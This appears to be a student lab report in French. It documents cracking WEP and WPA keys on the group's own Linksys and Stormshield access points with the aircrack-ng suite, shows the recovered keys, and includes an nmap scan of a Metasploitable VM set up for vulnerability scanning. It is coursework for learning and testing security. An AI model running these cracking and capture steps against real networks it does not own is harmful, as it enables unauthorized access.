


Ici j'ai mis le Security Mode en WEP et je dois mettre exactement 10 caractères hexadécimaux pour les clés. La clé à cracker est la Default Transmit Key. Passphrase est vide mais il peut permettre de générer des clés automatiquement à partir d'un mot de passe simple.

Cassage de la clé WEP sur Linksys




Tout d'abord j'ai activé la carte pour qu'elle puisse détecter les wifi à proximité et j'ai ensuite tapé la commande airodump-ng –encrypt wep wlan0 pour obtenir le BSSID, le canal et la colonne ENC qui affiche bien WEP.



Maintenant j'ai commencé par faire sudo airodump-ng -c 6 --bssid 30:23:03:8B:CC:DF -w wep_simple wlan0 dans le terminal de droite. Cette commande permet de capturer et d'enregistrer le trafic d'un réseau Wi-Fi spécifique afin d'analyser sa sécurité.
Dans le terminal de gauche j'ai utilisé aireplay-ng pour injecter des paquets et faire monter les #Data plus vite.*
Dans le terminal du milieu j'ai fait aircrack-ng. Il utilise des algorithmes mathématiques pour comparer les milliers d'IV et quand j'ai trouvé la bonne clé j'ai le message KEY FOUND !

Mise en place du WPA sur Linksys


L'installation du protocole WPA sur la borne Linkys suit des étapes comparables à celles du protocole WEP, avec toutefois une variation : j'ai opté pour le mode de sécurité WPA. Le mot de passe ne pouvant pas être généré automatiquement j'ai dû en choisir un afin de pouvoir essayer de le casser par la suite.



Le mot de passe ne pouvant pas être généré automatiquement j'ai dû en choisir un afin de pouvoir essayer de le casser par la suite.

Cassage WPA sur Linksys

Tout comme avec le protocole WEP, j'ai commencé par configurer la carte Wi-Fi en mode moniteur. J'ai ensuite exécuté la commande airodump-ng wlan0 pour scanner et lister les réseaux Wi-Fi disponibles, identifiant notre réseau 'groupe3'. J'ai relevé les informations essentielles telles que l'adresse BSSID, le nom du réseau (ESSID) et le canal, car ces données seront cruciales pour les étapes suivantes.




```
┌──(root㉿kali)-[/home/kali]
└─# airodump-ng wlan0

 CH  1 ][ Elapsed: 6 s ][ 2026-03-30 08:52

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 B4:43:26:1D:E6:C0  -78        3        0    0   6  720   WPA2 CCMP   MGT  eduroam
 A4:BE:2B:BF:1B:E0  -78        2        0    0  11  360   WPA2 CCMP   MGT  eduroam
 B4:43:26:1D:E6:00  -70        4        0    0  11  720   WPA2 CCMP   MGT  eduroam
 A4:BE:2B:BF:1B:E9  -77        2        0    0  11  360   WPA2 CCMP   MGT  ufc-wifi-invite
 B4:43:26:1D:E6:09  -70        5        0    0  11  720   WPA2 CCMP   MGT  ufc-wifi-invite
 CA:15:B8:99:73:AF  -43       23        0    0  11  180   WPA3 CCMP   SAE  X70
 00:0D:B4:16:29:23  -49       16        0    0  11  405   WPA2 CCMP   PSK  STRA_ACC_4
 A4:D7:3C:92:DA:2E  -83        6        0    0   1   65   WPA2 CCMP   PSK  EB92DA2E-fE8DSy
 A4:BE:2B:C4:6D:A9  -38       38        0    0   1  360   WPA2 CCMP   MGT  ufc-wifi-invite
 A4:BE:2B:C4:6D:A0  -38       32        2    0   1  360   WPA2 CCMP   MGT  eduroam
 E0:46:9A:65:BA:2E  -83        3        4    0   1  130   WPA2 CCMP   PSK  groupe1_sae401
 B4:43:26:1D:E6:C9  -78        2        0    0   6  720   WPA2 CCMP   MGT  ufc-wifi-invite
 C0:56:27:19:B3:CE  -42       22        0    0   6   54e  WEP  WEP         Acc-Wifi-4
 30:23:03:8B:CC:DF  -39       26        2    0   6   54e. WPA2 CCMP   PSK  groupe3
 32:6F:51:51:3C:E2  -61       14       94    0   6  130   WPA2 CCMP   PSK  iPhone de Tom
```

Pour surveiller spécifiquement le réseau 'groupe3', la commande complète utilisée était airodump-ng --30:23:03:8B:CC:DF -c 6 --write groupe3 wlan0



```
CH  6 ][ Elapsed: 2 mins ][ 2026-03-30 08:35 ][ WPA handshake: 30:23:03:8B:CC:DF

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

30:23:03:8B:CC:DF  -43   0     1269      393    0   6   54e. WPA2 CCMP   PSK  groupe3

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

30:23:03:8B:CC:DF  92:86:61:D2:4C:8F  -47    1e- 1   45075     9305  EAPOL
```

Ensuite j'ai établi une connexion avec un appareil sur le réseau Wi-Fi, lors de cette connexion, le client et le point d'accès vont échanger un nouveau handshake WPA, que je prévois de capturer avec airodump-ng. Ce handshake contient les éléments cryptographiques nécessaires pour effectuer une attaque hors ligne et tenter de retrouver la clé WPA.
J'ai ensuite créer un dictionnaire de mot de passe (list.txt) avec plusieurs mot de passe dont le bon



```
  GNU nano 8.6                                                    list.txt
jules
hamza
wassim
bastien
redouane
lorenzi
minghi
tpRT9025
gregoire
max
```

puis j'ai fait la commande aicrack avec le fichier .cap et le fichier de mot de passe et on voit que le mot de passe a été trouvé rapidement

```
┌──(root㉿kali)-[/home/kali]
└─# aircrack-ng groupe3-16.cap -w list.txt
Reading packets, please wait...
Opening groupe3-16.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 21975 packets.

   #  BSSID              ESSID                     Encryption

   1  30:23:03:8B:CC:DF  groupe3                   WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening groupe3-16.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 21975 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:00:00] 5/10 keys tested (549.09 k/s)

      Time left: 0 seconds                                      50.00%

                        KEY FOUND! [ tpRT9025 ]


      Master Key     : 84 6D 3D 54 90 31 54 64 E7 CA FA 83 2E 03 98 3D
                       F2 35 62 43 79 6B E5 07 B3 50 23 E6 88 52 FF 09

      Transient Key  : DF BB 0A 83 12 A2 98 52 A4 16 96 5A 99 55 94 6D
                       C0 5E 7C E0 69 82 C4 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


      EAPOL HMAC     : F5 59 11 AA 68 32 62 25 CE 64 7C 69 AB E9 EB 51
```

Mise en place du WEP sur Stormshield SNS

Dans la version de notre Stormshield il est impossible de le configurer avec le protocole

Mise en place du WPA sur Stormshield SNS

Pour la mis en place du protocoles WPA j'ai commencé par prendre le bon stormshield qui contient des antennes à l'arrière car c'est lui qui possède une carte wifi et qui permettra de faire un point d'accès sans fil puis dans les interface sous wifi j'ai commencé à le configurer on peut d'ailleurs voir qu'on ne peut mettre de protocole WEP



Cassage du WPA sur Stormshield SNS

Lors de notre session de test de sécurité réseau, nous avons utilisé la commande airodump-ng sur l'interface réseau wlan0. Il est important de noter que cette interface était déjà configurée en mode moniteur depuis notre précédente activité de test sur un autre réseau, ce qui nous a permis de nous épargner une étape de configuration. En exécutant la commande airodump-ng wlan0, nous avons pu visualiser la liste complète des SSID des réseaux environnants. Notre objectif était de nous concentrer sur le réseau spécifique nommé "groupe3_Storm". Pour ce réseau, nous avons observé et noté les informations suivantes, qui seront utilisées dans les étapes ultérieures de notre test

```
CH 10 ][ Elapsed: 6 s ][ 2026-03-30 09:11

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:0D:B4:16:2B:3A  -74        4        0    0  11  405   WPA2 CCMP   PSK  Acc-Wifi-4
00:0D:B4:16:23:65  -55        5        0    0  11  405   WPA2 CCMP   PSK  groupe3_Storm
00:0D:B4:16:29:23  -43        8        0    0  11  405   WPA2 CCMP   PSK  STRA_ACC_4
CA:15:B8:99:73:AF  -36       16        1    0  11  180   WPA3 CCMP   SAE  X70
A4:BE:2B:C4:6D:A9  -32       19        0    0   1  360   WPA2 CCMP   MGT  ufc-wifi-invites
A4:BE:2B:C4:6D:A0  -38       25        2    0   1  360   WPA2 CCMP   MGT  eduroam
C0:56:27:19:B3:CE  -51       13        0    0   6   54e  WEP  WEP         Acc-Wifi-4
D6:3F:68:28:C2:40  -42       12        0    0   6  180   WPA2 CCMP   PSK  Galaxy A22 5G fa90
30:23:03:8B:CC:DF  -41       17        0    0   6   54e. WPA2 CCMP   PSK  groupe3

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

CA:15:B8:99:73:AF  04:33:C2:F5:88:8B  -73    0 - 6e     1        4
(not associated)   4A:CB:36:61:40:68  -65    0 - 1      5        7
(not associated)   B4:43:26:1D:E6:00  -52    0 - 6      0        3         huawei_neighbor_discovery
```

Dans la continuité de notre analyse, une commande spécifique airodump-ng a été exécutée pour filtrer et concentrer la capture des données sur le réseau cible. La commande utilisée était :
airodump-ng -c 11 -w capruepath -d 00:0D:B4:16:23:65 wlan0

```
┌──(root㉿kali)-[/home/kali]
└─# airodump-ng -c 11 -w capturepath -d 00:0D:B4:16:23:65 wlan0
09:43:56  Created capture file "capturepath-01.cap".


 CH 11 ][ Elapsed: 1 min ][ 2026-03-30 09:45 ][ display ap+sta+ack


 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 00:0D:B4:16:23:65  -54  68      500      279    0  11  405   WPA2 CCMP   PSK  groupe3_Storm

 BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

 00:0D:B4:16:23:65  6A:5A:D9:69:1A:30  -11    1 -24      0      696  EAPOL
```

Ensuite pour rester sur la même procédure que le cassage du WPA du Linksys j'ai modifié mon fichier list.txt pour y ajouter le mot de passe du Stormshield



et j'ai refais la même commande que pour le cassage du Linksys simplement avec nouveau fichier .cap

```
┌──(root㉿kali)-[/home/kali]
└─# aircrack-ng capturepath-01.cap -w list.txt
Reading packets, please wait...
Opening capturepath-01.cap
Read 2553 packets.

   #  BSSID              ESSID                     Encryption

   1  00:0D:B4:16:23:65  groupe3_Storm             WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening capturepath-01.cap
Read 2553 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:00:00] 11/11 keys tested (906.10 k/s)

      Time left: --

                        KEY FOUND! [ DWZo3QWvpV4TrL72 ]


      Master Key     : 12 E6 D0 80 60 D4 11 A5 15 62 68 97 E8 96 5E 4B
                       64 58 08 16 D0 84 BE B5 5E 29 BB DA 87 3B B3 F1

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 78 EF 23 5D 41 BD B8 8C F9 09 62 47 F6 C3 BF 93
```

Tâche 7 Utilisation de scanneurs de vulnérabilité (13,5 points)

Liste des personnes impliquées avec pourcentage de répartition	
Jules	100%

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Réaliser plusieurs évaluations de la sécurité des serveurs

Sous-tâches	Evaluation prof
Installez dans la DMZ une machine/VM metasploitable	100%
Installez et utilisez SCNR	100%
Installez et utilisez Legion	100%
Installez et utilisez Nuclei	100%
Installez et utilisez Nikto	100%
Placez les scanners dans la DMZ, puis à l'extérieur	100%

Rapport

(Expliquez votre démarche, captures d'écrans des installations, listez le résultat des scans, etc.)

Dans cette nouvelle phase, l'objectif est de mettre en place un environnement de test orienté cybersécurité au sein de la DMZ (zone démilitarisée). Plusieurs outils de scanning de vulnérabilités seront installés et utilisés afin d'analyser le comportement d'une machine vulnérable, en l'occurrence Metasploitable.
Les sous-tâches consisteront à déployer et tester différents scanners (SCNR, Legion, Nuclei, Nikto) dans des contextes variés : en interne (DMZ) puis depuis l'extérieur, afin de comparer les résultats et évaluer l'exposition des services.
Un scan a été réalisé depuis la machine Kali (IP : 10.0.0.11) placée dans la DMZ, à l'aide des outils Nuclei, SCNR, Nikto et Legion. La cible était la machine Metasploitable (IP : 10.0.0.10), également située dans la DMZ. Cette configuration permet de tester les outils de scan dans un environnement isolé, tout en ayant un accès direct à la machine vulnérable. Puis sur le réseau public nous avec les IP Kali en 87.10.10.30 et Metasploitable en 87.10.10.32

Voici un simple nmap sur la metasploitable dans la DMZ qui révèle une machine extrêmement vulnérable exposant de nombreux services obsolètes et mal configurés. La présence de services tels que FTP avec accès anonyme, Telnet, SMB sans signature, ainsi que plusieurs bases de données accessibles, augmente considérablement la surface d’attaque. De plus, la détection d’un service bindshell indique une compromission directe du système.



```
Session  Actions  Éditer  Vue  Aide
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 10.0.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 04:42 EDT
Nmap scan report for 10.0.1.10
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.1.11
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      47268/tcp   mountd
|   100005  1,2,3      48610/udp   mountd
|   100021  1,3,4      37558/udp   nlockmgr
|   100021  1,3,4      40776/tcp   nlockmgr
|   100024  1          34684/udp   status
|_  100024  1          56048/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 21
|   Capabilities flags: 43564
|   Some Capabilities: ConnectWithDatabase, Support41Auth, SupportsTransactions, Speaks41ProtocolNew, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsCompression
|   Status: Autocommit
|_  Salt: _OLmb63kEST,{MKptwuf
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2026-04-02T08:44:34+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:75:5D:39 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-04-02T04:43:26-04:00
|_clock-skew: mean: 1h20m01s, deviation: 2h18m36s, median: 0s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

